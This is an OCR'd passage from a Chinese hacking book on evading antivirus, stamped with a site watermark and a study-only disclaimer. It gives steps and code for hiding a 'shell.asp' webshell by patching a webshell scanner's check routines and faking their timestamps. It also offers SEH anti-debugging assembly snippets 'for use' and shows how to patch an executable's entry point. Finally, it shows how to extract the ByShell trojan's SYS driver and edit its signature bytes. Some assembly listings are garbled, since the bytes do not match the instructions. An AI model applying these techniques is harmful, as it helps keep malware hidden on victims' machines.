



图 7-79 数据属性修改

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

看到这里还没完，不知道大家注意到没有。修改了“admin_scanshell.asp”，但是“shell.asp”这个木马是网站里原来没有的，那么管理员使用“文件篡改检查”功能就会发现多出一个“shell.asp”。翻看了下实现“文件篡改检查”功能的文件，其中“admin_fileinfo2.asp”文件的功能是备份文件第 65-83 行依然是上面 showallfile()这个过程，按同样的方法修改加上一个条件“And myfile.name <> "shell.asp"”，这样备份生成的文本文件就不会有“shell.asp”这个文件的信息。




```
</table>
</form>
</td></tr>
</table>
</div>
</body>
</html>
<%
sub showallfile(path)
  on error resume next
  set fso = createobject("scripting.filesystemobject")
  if not fso.folderexists(path) then exit sub
  set f = fso.getfolder(path)
  set fc2 = f.files
  for each myfile in fc2
    if err then exit sub
    if checkext(fso.getextensionname(path&"\"&myfile.name)) And myfile.name <> "shell.asp" then
      report = report&myfile.name&"|"&myfile.size&"|"&myfile.datelastmodified&"|"
    end if
  next
  set fc = f.subfolders
  for each f1 in fc
    report = report&vbcrlf&"<"&path&"\"&f1.name&">"
    showallfile path&"\"&f1.name
    next
  set fso = nothing
end sub

sub downfile(str)
  response.clear()
  response.addheader "content-disposition", "attachment; filename="& replace(replace(replace(replace(now,"/",
```

图 7-80 程序代码修改

当然修改完“admin_scanshell.asp”文件，不要忘了修改“admin_fileinfo2.asp”文件的大小和修改时间。“admin_fileinfo3.asp”文件起到对比文件内容作用，就是备份文件和“admin_fileinfo3.asp”文件读取到信息的对比，不相同则说明文件被修改过，一样要让“admin_fileinfo3.asp”文件读不到“shell.asp”的信息。看“admin_fileinfo3.asp”文件里的showallfile()过程：

```
90   sub showallfile(path)
.....
110      set f = fso.getfolder(path)
111      set fc2 = f.files
112      for each myfile in fc2
113      sumfiles = sumfiles + 1
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
114     if checkext(fso.getextensionname(path&"\"&myfile.name)) then
115     temp = myfile.name&"*"&myfile.size&"*"&myfile.datelastmodified&"|"
116     if instr(1, lake2, temp, 1) = 0 then
117     sun = sun + 1
.....
127     end sub
```

与前面两个文件的showallfile()不大一样，但是都有用到遍历文件功能，看到第114行。与前面两个文件的一模一样加入“And myfile.name <> "shell.asp"”，然后和前面一样修改大小时间，现在“雷客图”就会对“shell.asp”视而不见了。

不知道读者会不会感觉很难理解，最后简单整理下思路。脚本木马名称为“shell.asp”，要躲过“雷客图”脚本专杀的查杀，需要找到“雷客图”中的“admin_scanshell.asp”、“admin_fileinfo2.asp”和“admin_fileinfo3.asp”三个文件。修改这三个文件检测过程，保存后对比原文件。通过删除注释改变大小，再修改这几个文件的修改时间。




图 7-81 程序代码修改

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.7 反调试躲过杀毒软件

初学者编写的程序往往不太稳定。但是熟悉了 Windows SEH 原理后，再编写相应的软件，就不会再弹出警告框了。此外，SEH 还被广泛应用于反跟踪以及加解密中，因此黑客利用它来进行免杀也就是顺理成章的事了。

7.7.1 SEH 相关知识

SEH，全称为 Structured Exception Handling，即结构化异常处理。是 Windows 操作系统提供给程序设计者处理程序错误或异常的一种服务。在 VISUAL C++ 中用户或许已经熟悉了 _try{} _finally{} 和 _try{} _except {}等结构，但是这些并不是编译程序本身所固有的。

本质上只不过是对 Windows 内在提供的结构化异常处理的包装，不用这些高级语言编译器所提供的包装照样可以利用系统提供的强大 SEH 处理功能。在编译器的 SEH 层减少了直接使用纯操作系统的 SEH 所带来的危害的同时，也将纯操作系统的 SEH 从人们的面前隐藏了起来。但是程序遇到 SEH 异常时，异常会交给系统处理，所以利用 SEH 异常可以一定程度的防止程序被调试。

7.7.2 SEH 操作原理

系统首先会判断异常是否应发送给目标程序的异常处理例程。如果决定应该发送的话，并且目标程序正在被调试，则系统挂起程序并向调试器发送 EXCEPTION_DEBUG_EVENT 消息。这不是正好可以用来探测调试器的存在吗？如果程序没有被调试或者调试器未能处理异常，系统就会继续查找该系统是否安装了线程相关的异常处理例程。如果安装了线程相关的异常处理例程，系统就把异常发送给程序 SEH 处理例程并交由其处理。

每个线程相关的异常处理例程，可以处理或者不处理这个异常。如果它不处理并且安装了多个线程相关的异常处理例程，可交由链起来的其他例程处理。如果这些例程均选择不处理异常，如果程序处于被调试状态，操作系统仍会再次挂起程序通知调试器。如果程序未处于被调试状态或者调试器没有能够处理，并且调用 SetUnhandledExceptionFilter 安装了最后异常处理例程的话，系统就会转向对它的调用。

如果系统没有安装最后异常处理例程或者它没有处理这个异常，系统会调用默认的处理

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

程序。通常显示一个对话框，用户可以选择关闭或者最后将其附加到调试器上的调试按钮。如果没有调试器能被附加于其上或者调试器也处理不了，系统就调用 ExitProcess 终结程序。不过在终结之前，系统仍然对发生异常的线程异常处理句柄来一次展开，这是线程异常处理例程最后清理的机会。

7.7.3 SEH 操作过程

这里大家可以自己在程序里，加上下面的这段代码信息：

```
push ****                    //地址 ***** 压入堆栈
push dword ptr fs:[0]        //fs[0]压入堆栈,执行完成后,fs[0]指向栈顶
mov dword ptr fs:[0],esp     //构造 1 个 err 结构
mov esi,0                    //简单的赋值语句
mov eax,dword ptr ds:[esi]   //产生异常
```

当用 OllyDbg 对加入代码的程序进行跟踪后，就可以看到一个错误信息的提示窗口，然后按“Shift＋F8”组合键继续运行。




图 7-82 错误信息提示

该程序在执行后，Windows 系统会检查到异常，执行线程马上就会被中断。从用户模式转到内核模式控制权交到操作系统的异常调试程序(exception dispatcher)，由它负责找到处理这个异常的方法，即所有应用程序的异常最终都是由 Windows 来处理的。同一个版本的 Windows 系统有固定的异常处理代码。

7.7.4 SEH 加花操作

上面的理论介绍可能很难理解，其实简单一点说就是通过这一段 SEH 异常代码可以防止程序进行跟踪，并跳到相应的地址继续执行。当杀毒软件在分析程序文件的时候，程序中的 SEH 代码就会阻止杀毒软件的分析，这样程序也就躲过了杀毒软件分析判断。下面我们将通过 SEH 代码来进行加花操作，其实整个的加密过程还是非常简单的，只不过是用 SEH 异常代码替换以前的花指令代码而已。

首先运行文件增加区段的工具 ZeroAdd，单击“选择一个文件”按钮来选择程序，接着在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“输入新增加 section 名”中设置新建区块的名称，区块名称可以随便起但是只能是英文。然后“输入新增加 section 的大小(in hex)”中填入增加区段的字节数，这里设置的字节数为 100。最后单击“生成新文件”按钮，就可以成功的进行区块的添加。这样程序的体积就会较以前增加，从而为增加新的代码提供充足的空间。




图 7-83 添加程序空间

现在通过 OllyDbg 载入刚刚添加区段的文件，程序自动定位于 00402A44 这句汇编上，这就是这个程序的入口点。通过滚动条找到刚刚添加的 00 区段，记录下这个区段其中一段的地址，这里选择的就是 00402E40 这句。现在单击右键菜单中的“汇编”命令，接着在弹出的“汇编”窗口输入以下的语句，如图 7-84 所示。

```
push 00402A44
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
mov ebx,0
div ebx
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-84 添加代码信息

其中 00402A44 需要改成免杀程序的入口点。SEH 异常代码添加完成后，来进行文件的最后保存。选择右键菜单“复制到可执行文件”中的“选择部分”命令，然后程序会弹出一个新的提示窗口。在新窗口中单击鼠标右键，选择其中的“保存文件”命令后在弹出的窗口进行保存即可，如图 7-85 所示。




图 7-85 保存修改代码

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

由于刚刚更改了文件的入口点，现在需要利用 PEditor 修改入口点。运行 PEditor，单击“浏览”按钮选择刚刚修改好的文件。PEditor 会自动的读取服务端程序的“文件信息”，将原来的“入口点”00002A44 更改为现在的入口点 00402E40，然后单击“应用更改”按钮对刚才的设置进行确认即可。这样以后杀毒软件在进行调试的时候，就会因为出现错误而中断分析判断。




图 7-86 文件头的修改

由于 SEH 代码和花指令代码有所不同，所以下面提供几段代码供大家使用。

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
push ********
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
mov esi,0
mov eax,dword ptr ds:[esi]
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
push ********
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
mov ebx,0
div ebx
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
nop
push ********
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
int 3
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

push ********
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
nop
int 68
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

push ********
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
nop
vxdcall 134543
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

push ********
mov eax,dword ptr fs:[0]
push eax
mov dword ptr fs:[0],esp
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

7.8 SYS 文件的免杀技巧

随着全新版杀毒软件的推出，主动防御一时成为火热的卖点。于是木马程序的免杀已经由

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

传统的文件表面和内存免杀，上升到突破杀毒软件的主动防御。随着很多自带突破主动防御功能木马的推出，主动防御好像已经不是什么问题了，可是新的问题又摆在了黑客的面前，那就是在突破主动防御时起关键作用的 SYS 文件，它又是怎样免杀的呢？

7.8.1 提取 SYS 文件

我们使用 ByShell 木马进行演示。首先配置一个服务端，在配置的时候不要进行加壳操作。当服务端配置完成以后，运行程序资源修改工具 Restorator，单击工具栏上的“打开文件”按钮，载入刚刚生成的服务端程序。这时在资源树下可以看到 SYS 项，单击 SYS 项前面的加号展开资源内容，就可以看到名为 NTBOOT32BP 的一项。选择右键“导出”菜单中，将这部分资源另存为“NTBOOT32BP.SYS”即可。




图 7-87 导出 SYS 文件

7.8.2 修改特征码

提取 SYS 文件后，首先使用 MYCCL 进行特征码分析，由于发现的过程和 EXE 文件的过程相同，这里就不再重复进行操作讲解了。现在用 C32Asm 载入 SYS 文件，接着单击窗口中的“跳转”命令，在弹出窗口的“OFFSET”栏中输入特征码地址，即 000007BE，单击“确定”按钮后程序会自动跳转到特征码的位置。然后直接用 00 对找到的特征码进行填充，修改完成后对文件进行另存为操作即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 7-88 跳转到特征码

除了通过传统的 00 来填充特征码以外，还可以对特征码的汇编代码进行修改。当通过十六进制窗口跳转到特征码位置后，单击鼠标右键中的“对应汇编模式编辑”命令，这样就跳转到程序的汇编窗口。从图 7-89 中可以看到，这个特征码对应的汇编语句为 PUSH EAX，现在单击右键菜单中的“汇编”命令，在弹出的窗口将 PUSH EAX 改为 POP EAX 就可以了。




图 7-89 转到汇编语句




图 7-90 特征码的修改

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.8.3 调整特征码

除了填充特征码语句外，也可以通过调整汇编语句的位置躲过杀毒软件的查杀。选择该特征码汇编语句，然后将原有代码的一句或多句汇编代码的顺序进行调换，比如原汇编语句顺序为：

```
000107BB:  8D45 DC          LEA     EAX,[EBP-24]
000107BE:  E9 0E060000      PUSH    EAX
000107C3:  15 E00A0100      ADC     EAX,10AE0
```

通过右键菜单中的“汇编”命令，在“汇编”窗口用不同的汇编代码调换以前的，然后对其进行保存就可以了：

```
000107BE:  58               PUSH    EAX
000107C3:  15 E00A0100      ADC     EAX,10AE0
000107BB:  8D45 DC          LEA     EAX,[EBP-24]
```

除此以外，还可以将特征码移动到文件后面的空白位置再跳转。

第一步：将特征码语句的内容进行复制并拖动侧边栏到程序的结尾，找到一行空白地址区域，这里选择的是“00010BCC”。

